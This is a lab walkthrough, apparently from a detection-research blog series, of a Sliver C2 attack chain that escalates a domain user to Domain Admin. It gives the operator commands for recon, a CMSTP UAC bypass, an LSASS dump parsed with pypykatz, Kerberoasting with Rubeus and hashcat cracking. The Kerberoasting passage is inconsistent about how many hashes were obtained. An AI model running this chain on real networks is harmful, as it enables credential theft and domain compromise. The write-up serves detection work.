




Originally published by Seamless Intelligence in 2021, as part of research into detecting post-exploitation toolsets. This is Part 2 of a three-part series. In Part 1 we installed Sliver and got a basic HTTP beacon working; Part 3 covers detecting this attack chain with Windows Security and Sysmon logs.
The Sliver attack chain
Following on from Part 1, we'll now run an attack chain that takes us from a normal user to a compromised Domain Admin account. The misconfigurations in our research environment are fairly true to the real world; we haven't gone out of our way to secure it.
As we're focused on building detections through logs and other security controls rather than red teaming, we bypass a lot of the hard work:
- EDR. We don't deploy EDR to our research servers for these tests; we assume more capable operators can bypass it where needed. We do dedicated EDR testing separately.
- Initial access. We didn't attempt to mimic an initial access vector. We simply dropped the Sliver beacon to disk and executed it as a low-privileged user.
Building on publicly available incident-response reports and open-source tools, we assembled the following attack chain, which shows a few ways to achieve domain escalation from a normal user. At a high level, we'll work through:
whoami /all
net localgroup "administrators"
net group "domain admins" /domain
reg query WDigest
Bypass UAC
Get SYSTEM
Local LSASS dump
Process LSASS dump
Kerberoasting
Certificate abuse
Lateral movement
Establish a session

We quickly get our session back by running a Sliver beacon and catching the new session. This is our jumping-off point. These hosts and users appear throughout the attack:
- SV011-TEST.CORP1.LOCAL runs our initial beacon session. It's a fully patched Server 2016 and just a domain member.
- SV001-DC.CORP1.LOCAL is our primary domain controller, a fully patched Server 2019.
- normal_user is a domain user account with no special group membership. It's a local admin on SV011-TEST.
- jboss is the Domain Admin account we'll compromise. It has been added to the Protected Users group.
Initial user and domain recon
whoami

First we gather details about the account we have access to. The built-in whoami only returns the username in the current session token, which isn't enough. A full whoami /all gives us far more.
execute -o whoami /allThe items we care about in the output:
- BUILTIN\Administrators shows the user is in the local administrators group, so we should be able to escalate our beacon to a local-admin context.
- BUILTIN\Remote Desktop Users shows the user is in the local group permitting Remote Desktop access. If this were the domain group, we might have access to other servers.
- Mandatory Label\Medium Mandatory Level indicates the process is running with normal user privileges, not administrator (High Mandatory Level). We'll need an admin beacon to continue.
net localgroup administrators
We enumerate the local administrators group to see if there are other accounts worth targeting.
execute -o net localgroup "administrators"
- BUILTIN\Administrators. The normal_user account has been explicitly added, but Domain Users is also a member of the local admins group, which is less than ideal.
For now we'll focus on escalating our session using the normal_user account. Once we're local admin, that opens up avenues for local password dumping.
net group "domain admins" /domain
We can also enumerate the Domain Admins group to find other accounts that might be good targets for Kerberoasting or certificate abuse.
execute -o net group "domain admins" /domain
- Domain Admins. Six accounts are direct members. One looks like a service account; the others look like normal user accounts.
Now we have information about our local escalation path and some domain accounts to target.
reg query WDigest
There's an almost limitless amount of recon we could do, but lastly we'll check the WDigest registry key. This key allows plaintext passwords to be kept in LSASS. We could set it once we're local admin, but the server needs a reboot for the change to take effect.
execute -o reg query HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v UseLogonCredentialThe output below shows the key is set to 1, the vulnerable setting, so we should be able to recover plaintext passwords from LSASS dumps.

Local admin escalation
Bypass UAC
From our group enumeration, we know the account is a local admin, so we can spawn a high-privilege session if we bypass UAC. For this we use a bypass that abuses the Connection Manager Profile Installer (CMSTP). The reference for the code is at the end of the article. Following it gives you a DLL and the code below to execute it.
[Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\CMSTP-UAC-Bypass.dll"))
[CMSTPBypass]::Execute("C:\tempy\CONVENIENT_PAPERBACK.exe")
We packaged these two commands into a PowerShell script and dropped it on the compromised asset. We can now run the following from Sliver to attempt escalation.

execute -o powershell "c:\tempy\sliver_seamless.ps1"We get a new session callback straight away from the UAC bypass script.

Running whoami /all on the new session confirms it's now at High Mandatory Level, effectively local admin. It also has significantly more privileges assigned, including SeDebugPrivilege, which is required for dumping LSASS process memory.
Get SYSTEM
Getting a session in the SYSTEM context is trivial once you have a high-privilege session. The built-in Sliver getsystem command works well, and we can see the new session below. There are specific use cases for SYSTEM over a local admin account, but generally there isn't much difference.

We now have three sessions.

Now we're ready to attempt some domain escalations, trying a few methods: a local LSASS dump, certificate abuse and Kerberoasting.
Domain escalation
Dump LSASS

We'll start with an oldie but a goodie and dump LSASS using the built-in procdump command, then parse it with Mimikatz offline. With the WDigest key set to 1, there's a good chance of recovering plaintext passwords. First we use ps to list the process IDs, then pass the LSASS PID to procdump.

psPassing the PID to procdump starts the process and writes the DMP file back to our attacking VM.
procdump -p 628Using a Python implementation of Mimikatz, we parse the dump file to see if there are any usable passwords. As expected, given the WDigest key, we recover a Domain Admin account's password. But that would be too easy, so let's try another way.

pypykatz lsa minidump procdump_sv011-test_628_1121800997Kerberoasting

As a normal member of the Domain Users group, we can attempt to Kerberoast any accounts that have a Service Principal Name (SPN). If an account's password is weak, we may be able to crack it. For this we use the Rubeus module from the Armory.
rubeus kerberoastThe output shows a single account's hash; from our earlier enumeration we know it's in the Domain Admins group. We got three account hashes during Kerberoasting. We copy the hashes into a text file and use John or Hashcat to attempt to crack them.
hashcat -m 13100 krbhashes.txt /usr/share/wordlists/rockyou.txt --force
We could now use these credentials to move laterally. But there's an even better way to escalate into the domain, by abusing certificate templates, which we'll use to get a new session from a domain controller.
Certificate abuse
Again as a normal domain user, we can query for a valid attack path: in this case, vulnerable certificate templates that might let us impersonate an administrator. The references include a link to the detailed work on certificate abuse that explains the issue and remediation.
